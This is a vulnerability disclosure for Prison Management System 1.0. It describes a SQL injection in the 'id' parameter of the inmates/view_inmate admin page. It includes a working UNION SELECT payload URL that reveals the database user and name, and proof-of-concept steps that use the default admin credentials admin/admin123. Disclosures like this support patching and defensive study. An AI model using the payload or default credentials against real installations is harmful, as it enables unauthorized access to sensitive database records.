Prison Management System - Inmates/view_inmate 'id' SQL inject(SQLI)

Exploit Title: Prison Management System - Inmates/view_inmate 'id' SQL inject(SQLI)

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: https://www.sourcecodester.com/php/15368/prison-management-system-phpoop-free-source-code.html

Software Link:https://www.sourcecodester.com/download-code?nid=15368&title=Prison+Management+System+in+PHP%2FOOP+Free+Source+Code

Version: Prison Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description


The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability.Prison Management System does not filter the content correctly at the "Inmates/view_inmate" id parameter, resulting in the generation of SQL injection.


Payload used:

http://localhost/pms/admin/?page=inmates/view_inmate&id=1%27%20and%201=2%20union%20select%201,user(),3,4,5,6,7,8,9,0,database(),2,3,4,5,6,7,8,9,0,1,2,3,4--+

Proof of Concept

1. Login the CMS. Admin Default Access: username:admin Password: admin123
2. Open Page http://localhost/pms/admin/?page=inmatesand click View button





3. Put SQL payload in the browser;

4. Viewing the dbuser and database name in page;